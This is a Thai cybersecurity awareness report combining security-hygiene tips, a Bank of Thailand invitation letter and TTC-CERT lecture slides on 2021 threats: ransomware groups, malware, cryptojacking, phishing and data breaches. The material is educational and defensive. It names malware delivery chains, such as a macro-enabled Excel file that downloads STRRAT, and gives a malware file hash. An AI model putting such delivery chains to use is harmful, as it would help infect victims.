- Rooted or Jailbreak Smartphones
- ตรวจสอบแหล่งที่มาของซอฟต์แวร์ - บริษัทผู้ผลิต, Google Play Store, App Store
- ดาวน์โหลดซอฟต์แวร์โดยตรงจากผู้ผลิตและแหล่งที่เชื่อถือได้ "เท่านั้น"
- ตรวจสอบเว็บไซต์และไฟล์อันตรายง่าย ๆ ด้วย VirusTotal - https://www.virustotal.com/gui/
  - สำหรับวิเคราะห์ไฟล์หรือ URL ต้องสงสัย ว่ามีมัลแวร์ เช่น ไวรัส โทรจัน เวิร์ม และอื่นๆแฝงตัวอยู่หรือไม่

กฎข้อที่ 3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ


กฎข้อที่ 3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ

- Patch และ Update ซอฟต์แวร์อย่างสม่ำเสมอ
  - Operating System - Windows, macOS
  - Firmware
    - iOS, iPadOS
    - Android
  - Application - MS Office, Google Chrome, Firefox





Kaspersky เผยสถิติภัยคุกคามไซเบอร์ พบส่วนใหญ่โจมตีผ่านช่องโหว่ที่องค์กรไม่ยอมแพตช์




Source: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2020/08/06094905/Kaspersky_Incident-Response-Analyst_2020.pdf

Source: https://www.blognone.com/topics/nso-group

กฎข้อที่ 4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม

กฎข้อที่ 4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม

- อย่าใช้งาน user account ที่มีสิทธิ์ในระดับ administrator โดยไม่จำเป็น
- Standard users can perform all common daily tasks, such as run programs, surf the Web, check email, stream movies and so on.
- However, if you want to perform tasks that make major changes to the system, such as installing software; add, remove or change user accounts; or run elevated commands you'll need an Administrator account.



Source: https://www.tenforums.com/tutorials/21680-determine-account-type-windows-10-a.html

5. ตรวจจับการละเมิดทันทีที่พบ

Antivirus/Malware Protection

- Top Ten Reviews https://www.toptenreviews.com/best-antivirus-software
- Microsoft Defender Antivirus https://www.microsoft.com/en-us/windows/comprehensive-security
- update signature อย่างสม่ำเสมอ
- สแกนคอมพิวเตอร์ของคุณอย่างน้อยสัปดาห์ละครั้ง

References

- ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021
- Midyear 2021 Cybersecurity Landscape Review: Attacks From All Angles Abound https://www.trendmicro.com/en_us/research/21/i/midyear-2021-cybersecurity-landscape-review.html
- Global Threat Landscape Report https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-threat-landscape-2021.pdf
- Navigating the 2021 threat landscape: Security operations, cybersecurity maturity https://www.helpnetsecurity.com/2021/08/02/2021-threat-landscape/

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 6

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 9

ธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย และ นายมาวิณ ภาสประภา เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่งประเทศไทย เมื่อวันพฤหัสบดีที่ 25 พฤศจิกายน 2564 เวลา 09.30 ถึง 12.30 น. โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom) โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อต้องการให้ผู้เข้ารับการฟังบรรยายได้ตระหนักถึงภัยคุกคามทางไซเบอร์ รูปแบบของภัยคุกคามทางไซเบอร์ที่จะเกิดขึ้นในอนาคตอันใกล้ พร้อมทั้งกรณีศึกษาจากประสบการณ์ของศูนย์ TTC-CERT ที่ได้พบในรอบ 1 ปีที่ผ่านมา นอกจากนี้ ยังต้องการให้ผู้เข้ารับฟังการบรรยายมีความรู้ความเข้าใจเกี่ยวกับกระบวนการสืบสวนรวบรวมพยานหลักฐานอาชญากรรมทางเทคโนโลยี เพื่อให้ผู้เข้ารับการฟังบรรยายสามารถดำเนินการต่าง ๆ เพื่อรักษาพยานหลักฐานของอาชญากรรมทางเทคโนโลยีที่ถูกต้อง และมีความเข้าใจถึงวิธีการให้ได้มาซึ่งข้อมูลที่ต้องการจากหลักฐานทางดิจิตอลดังกล่าว พร้อมทั้งกรณีศึกษาจากประสบการณ์ของศูนย์ TTC-CERT ที่ได้พบในรอบ 1 ปีที่ผ่านมา อีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากหลายภาคส่วน อาทิ ภาคส่วนธนาคาร ภาคส่วนตลาดหลักทรัพย์ ภาคส่วนราชการ และภาคส่วนเอกชนอื่นๆ เป็นต้น โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง เช่น กรณีการรักษาพยานหลักฐานของอาชญากรรมทางเทคโนโลยีเมื่อองค์กรเกิดเหตุภัยคุกคามทางไซเบอร์

สรุปข้อการบรรยาย มีดังนี้

- ภัยคุกคามที่สำคัญของปี 2564
    - Ransomware
    - Malware
    - Cryptojacking
    - ภัยคุกคามที่เกี่ยวข้องกับ E-mail
    - ภัยคุกคามต่อข้อมูล (data)
    - ภัยคุกคามต่อความพร้อมใช้งาน (availability)
    - ข้อมูลเท็จ (Disinformation) - ข้อมูลที่ผิด (misinformation)
    - ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)
    - Supply-chain attacks
- Categories of cybersecurity threat actors
    - State-sponsored actors
    - Cybercrime actors
    - Hacker-for-hire actors
    - Hacktivists
- Digital Forensics : Computer Forensics
    - ว่าด้วย Digital Forensics (Computer Forensics)

    - Acquisition & Preservation
    - Examination
    - Case Study
- Digital Forensics : Memory Forensics
    - ว่าด้วย Memory Forensics
    - Memory Acquisition
    - Volatility Framework
    - Memory Analysis
    - Case Study

ธนาคารแห่งประเทศไทย

9 พฤศจิกายน 2564

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

ที่ ฝรภ.(42) 257 /2564 เรื่อง ขอความอนุเคราะห์วิทยากรมาบรรยายในหลักสูตรของธนาคารแห่งประเทศไทย

ด้วยธนาคารแห่งประเทศไทย (ธปท.) กำหนดจัดโครงการฝึกอบรม “หลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน” ระหว่างวันที่ 24 พฤศจิกายน - 2 ธันวาคม 2564 ผ่านโปรแกรม Zoom Cloud Meeting โดยมีเนื้อหาการอบรมเกี่ยวกับการสืบสวนรวบรวมพยานหลักฐานอาชญากรรมทางเทคโนโลยีที่เกี่ยวภัยทางการเงินที่เปลี่ยนแปลงไปจากอาชญากรรมในรูปแบบเดิม รวมถึงการใช้เทคโนโลยีเป็นช่องทางในการกระทำความผิด ทำให้มีความยากในการติดตามการกระทำความผิดบนโลกออนไลน์ โดยพิจารณาแล้วเห็นว่า คุณพิศุทธิ์ ม่วงสมัย และคุณมาวิณ ภาสประภา เป็นบุคลากรที่มีความรู้ความสามารถ และมีประสบการณ์การปฏิบัติงานหรือสืบสวนอาชญากรรมในลักษณะดังกล่าว รวมถึงสามารถถ่ายทอดความรู้และประสบการณ์ให้กับผู้เข้ารับการอบรมเพื่อให้สามารถนำไปประยุกต์ใช้ในการปฏิบัติงานได้อย่างมีประสิทธิภาพ

ธปท. จึงเรียนมายังท่านเพื่อโปรดให้ความอนุเคราะห์อนุมัติให้ คุณพิศุทธิ์ ม่วงสมัย และคุณมาวิณ ภาสประภา มาบรรยายในหลักสูตรดังกล่าว ในวันพฤหัสบดีที่ 25 พฤศจิกายน 2564 เวลา 09.30 – 12.30 น. ทั้งนี้ ได้มอบหมายให้ คุณวรัญญา มรรคนันท์ เป็นผู้ประสานงาน และโปรดแจ้งผลการอนุมัติผ่านทาง E-Mail : VarunyaM@bot.or.th เพื่อดำเนินการในส่วนที่เกี่ยวข้องต่อไป

ขอแสดงความนับถือ

(นายศิรวัต ณ ป้อมเพ็ชร)
ผู้อำนวยการ ฝ่ายรักษาความปลอดภัย
ผู้ว่าการแทน

สิ่งที่ส่งมาด้วย 1. ตารางการอบรม จำนวน 1 แผ่น
2. แบบตอบรับการเป็นวิทยากร จำนวน 1 แผ่น

ฝ่ายรักษาความปลอดภัย
คุณวรัญญา มรรคนันท์
โทรศัพท์ 0 2356 7987, 06 1889 7778
E-Mail : VarunyaM@bot.or.th

Public

รูปแบบและภัยคุกคามทางเทคโนโลยี

25 พ.ย.64

Public

ข้อจำกัดความรับผิดชอบ

- Presentation นี้ไม่มีส่วนเกี่ยวข้องกับองค์กรที่วิทยากรทำงานอยู่
- มีวัตถุประสงค์เพื่อการศึกษาเท่านั้น
- ความรู้ทั้งหมดที่ให้ไว้ในสไลด์นี้ สำหรับการทำงานทางวิชาการเท่านั้น ไม่ได้มีวัตถุประสงค์เพื่อนำความรู้ไปใช้ในทางที่ผิด
- สไลด์นี้จัดทำขึ้นเพื่อให้ข้อมูลเกี่ยวกับ "Computer Security" "Cybersecurity" "Privacy" และหัวข้ออื่น ๆ ที่เกี่ยวข้อง ตลอดจนไม่ใช่แนวทางใด ๆ ที่เชื่อมโยงกับการละเมิดกฎหมาย

Public

ภัยคุกคามที่สำคัญของปี 2564

- Ransomware
- Malware
- Cryptojacking
- ภัยคุกคามที่เกี่ยวข้องกับ E-mail
- ภัยคุกคามต่อข้อมูล (data)
- ภัยคุกคามต่อความพร้อมใช้งาน (availability)
- ข้อมูลเท็จ (Disinformation) - ข้อมูลที่ผิด (misinformation)
- ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)
- Supply-chain attacks

Public

Ransomware


Public

Ransomware

- Ransomware เป็นประเภทของการโจมตีที่เป็นอันตรายซึ่งผู้โจมตีเข้ารหัสข้อมูลที่สำคัญขององค์กร และเรียกร้องให้ชำระค่าไถ่เพื่อให้สามารถเข้าถึงข้อมูลที่สำคัญขององค์กรได้
- Ransomware as a Service (RaaS) type business models ที่เพิ่มมากขึ้นในปัจจุบัน ทำให้การระบุผู้โจมตีแต่ละรายทำได้ยากมากขึ้น
- Triple extortion ransomware schemes
  - File encryption
  - Data theft - ขโมยข้อมูลก่อนที่จะเข้ารหัสข้อมูล จากนั้นขู่ว่าจะเปิดเผยและ/หรือขายข้อมูลที่ถูกขโมยไปให้กับที่สาธารณะ
  - แล้วยังขู่บุคคลที่สามที่เกี่ยวข้องกับข้อมูลที่ถูกขโมยไปว่าDDoS
- Cryptocurrency ยังคงเป็นวิธีการจ่ายเงินที่ใช้บ่อยที่สุด แม้ปัจจุบัน Bitcoin ไม่เป็น Monero เนื่องจากการไม่เปิดเผยตัวตนและธุรกรรม
- การสรรหา insider threat ในการโจมตี
- การใช้งานช่องโหว่ Zero Day เพิ่มขึ้น
- ประกันภัยช่วยกระตุ้นเศรษฐกิจของอุตสาหกรรม Ransomware


Public


Ransomware - Ransomware incidents observed by ENISA (April 2020-July 2021)



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021

Ransomware






Source: https://www.cognyte.com/blog/ransomware_2021/


Ransomware - Conti


Ransomware - Avaddon




Ransomware - Revil

Ransomware - Babuk






Ransomware - Hive



Public

Ransomware - BlackMatter Ransomware




Public

Ransomware - BlackMatter Ransomware

BlackMatter RaaS announcement of operations shutting down


Public

Ransomware - LOCKBIT 2.0




Public

Ransomware - ThaiBev และ การไฟฟ้าส่วนภูมิภาค



Public

Ransomware - AXA Group




Public

Ransomware - Bangkok Airways

Source: https://www.blognone.com/node/124540


Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware




Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - setup.bat




Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - setup.bat



Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - dcypt.exe



Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware - dcypt.exe

Public

เรียกค่าไถ่โดยไม่ใช้ Ransomware

Malware

Malware

- Malware คือ ซอฟต์แวร์ หรือ เฟิร์มแวร์ ที่มีจุดประสงค์เพื่อดำเนินการต่าง ๆ ที่ไม่ได้รับอนุญาตซึ่งจะส่งผลเสียต่อ การรักษาความลับ (confidentiality) ความสมบูรณ์ (integrity) หรือ ความพร้อมใช้งาน (availability) ของระบบ
- Virus, Worm, Trojan horse, Spyware เป็นต้น
- RAT - Remote Access Trojan
- Infostealer
- Botnet
- Mobile Malware - FluBot แพร่กระจายโดย SMS
- Malware > Botnet > ขายใน Darkweb > โจมตีตามวัตถุประสงค์ของผู้ซื้อ

Malware - Emotet botnet

Catalin Cimpanu
November 15, 2021

Emotet botnet returns after law enforcement mass-uninstall operation

- The Emotet botnet is active again, ten months after Europol took down its command and control servers.
- Law enforcement also mass-uninstalled Emotet from infected computers on April 25, this year.
- New Emotet servers and malware samples have been seen on Sunday, November 14.

The Emotet malware botnet is back up and running once again almost ten months after an international law enforcement operation took down its command and control servers earlier this year in January.

Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Malware


Top 10 threats delivered to IoT devices via Telnet

	Verdict	%
1	Backdoor.Linux.Mirai.b	85.25%
2	Trojan-Downloader.Linux.NyaDrop.b	3.93%
3	Backdoor.Linux.Mirai.ba	3.42%
4	Backdoor.Linux.Agent.bc	3.03%
5	Backdoor.Linux.Gafgyt.a	2.44%
6	Trojan-Downloader.Shell.Agent.p	1.22%
7	RiskTool.Linux.BitCoinMiner.b	1.06%
8	Backdoor.Linux.Gafgyt.bj	0.47%
9	Backdoor.Linux.Mirai.ew	0.52%
10	Backdoor.Linux.Mirai.ad	0.28%

Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

(CVE-2018-10561 & CVE-2018-10562)

Malware - IoT devices



Cryptojacking

Public

Cryptojacking

- Cryptojacking หรือ hidden cryptomining คือ การใช้คอมพิวเตอร์ของผู้อื่นในการขุดสกุลเงินดิจิทัลโดยไม่ได้รับอนุญาต
- ผลประโยชน์ทางด้านการเงินที่เกี่ยวข้องกับการทำ cryptojacking จูงใจให้ผู้คุกคามนิยมทำการโจมตีเหล่านี้มากขึ้น
- ปริมาณการทำ Crypto mining ในปี 2564 และการ cryptojacking อยู่ที่ระดับสูงสุดเป็นประวัติการณ์
- XMRig ครองตลาด crypto mining
  - XMRig ซึ่งเป็น open-source miner มักถูกใช้โดยผู้โจมตีและมัลแวร์ส่วนใหญ่
- เปลี่ยนจาก browser เป็น file-based cryptojacking
- วิธีการโจมตีขั้นต้นไม่แตกต่างจากการโจมตีแบบอื่น

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- ภัยคุกคามที่เกี่ยวข้องกับ E-mail เป็นกลุ่มของภัยคุกคามที่แสวงประโยชน์จากจุดอ่อนในจิตใจของมนุษย์และการใช้งาน Email ในชีวิตประจำวัน มากกว่าช่องโหว่ทางเทคนิคของ IT
- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
- โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail
- ยังคงใช้ theme บริการไปรษณีย์(การส่งพัสดุ) ใช้ในแคมเปญ Phishing
- QRishing = QR Code + Phishing

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
  - BulletProfLink - A phishing service from Malaysia

Source: https://osint.fans/bulletproflink-phishing-service-p1 | https://osint.fans/bulletproflink-phishing-service-p2

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- QRishing = QR Code + Phishing

Public


ภัยคุกคามที่เกี่ยวข้องกับ E-mail - Phishing

- 30% ของ Phishing ถูกเปิดโดยคนที่ถูกเป็นเป้าหมาย และ 12% ของคนเหล่านั้นคลิกไฟล์แนบหรือลิงก์ที่เป็นอันตราย
- 3% เท่านั้นที่รายงานอีเมลที่เป็นอันตรายไปยังผู้รับผิดชอบ
- Phishing Theme
  - Bill/Invoice 15.9%
  - Email delivery failure 15.3%
  - Legal/law enforcement 13.2%
  - Scanned document 11.5%
  - Package delivery 3.9%
- Malicious attachment types:
  - Office 38%
  - Archive 37%
  - PDF 14%
  - Other Ext 6%
  - Binaries 4%
  - XML/HTML/JS 1%
- 66% ของมัลแวร์ถูกติดตั้งผ่านไฟล์แนบอีเมลที่เป็นอันตราย

Source: https://purplesec.us/resources/cyber-security-statistics/


Public

Malicious attachment type - MS Office



Public

Malicious attachment type - MS Office



Public

Malicious attachment type - MS Office


Public

Malicious attachment type - MS Office

623.exe

Public


Malware - Emotet botnet



Public

Malware - STRRAT

- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT



Public


Malware - STRRAT

- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT

Public

Malware - STRRAT


- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT



Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- Vulnerable applications used by cybercriminals during cyberattacks



Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail


Source: https://purplesec.us/resources/cyber-security-statistics/

Public

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail

- ไฟล์แนบชื่อ "กรมควบคุมโรคขอความร่วมมือประชาชนป้องกันไวรัสโคโรนา2019.gz"
- เมื่อ extract ข้อมูลออกมาจะพบไฟล์ชื่อ **"กรมควบคุมโรคขอความร่วมมือประชาชนป้องกันไวรัสโคโรนา2020.exe"**
  - SHA-256:6bbfc7d360578d372097dabb8c00dc133bd6bb13609fffade63042208e73b268a6



Source: https://www.thaicert.or.th/newsbite/2020-03-06-01.html

Public


ภัยคุกคามต่อข้อมูล (data)

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูล/การรั่วไหลของข้อมูล
  - การเข้าถึงข้อมูลโดยไม่ได้รับอนุญาต (unauthorised access)
  - การเปิดเผยข้อมูลที่อ่อนไหวต่อง่าย (sensitive data) ข้อมูลที่มีชั้นความลับ (confidential data)
  - ข้อมูลถูกทิ้งไว้ที่สภาพแวดล้อมที่ไม่น่าเชื่อถือ (untrusted environment)
- เป็นผลมาจากการโจมตีทางไซเบอร์, insider threat, การสูญหายหรือการเปิดเผยข้อมูลโดยไม่ได้ตั้งใจ
- "ข้อมูล" เป็นเป้าหมายหลักสำหรับผู้โจมตีด้วยเหตุผลหลายประการ เช่น การกรรโชก การเรียกค่าไถ่ ฯลฯ
- การโจรกรรมข้อมูลประจำตัว (identity theft) โดยผู้โจมตีใช้ข้อมูล user account เพื่อปลอมเป็นผู้ใช้งาน หรือใช้ข้อมูล identity theft ปลอมเป็นผู้อื่น
- ผู้โจมตีมุ่งเป้าไปที่ข้อมูลการพัฒนาวัคซีน COVID-19 โดย state-sponsored APT groups
- มีการละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare ที่เพิ่มมากขึ้น <-- GDPR, PDPA
- การโจมตีมีแรงจูงใจทางด้านการเงิน

ภัยคุกคามต่อข้อมูล (data)


- Incidents related to threats against data observed by ENISA (April 2020-July 2021)



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare เพิ่มขึ้นอย่างรวดเร็ว
  - ข้อมูล Credit Card เปลี่ยนได้ แต่ข้อมูลสุขภาพเปลี่ยนไม่ได้
- Data related incidents in healthcare as observed through OSINT by ENISA



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021


ภัยคุกคามต่อ Availability

ภัยคุกคามต่อ Availability

- การโจมตี Denial of Service (DoS) เป็นหนึ่งในภัยคุกคามที่สำคัญที่สุดต่อระบบไอที
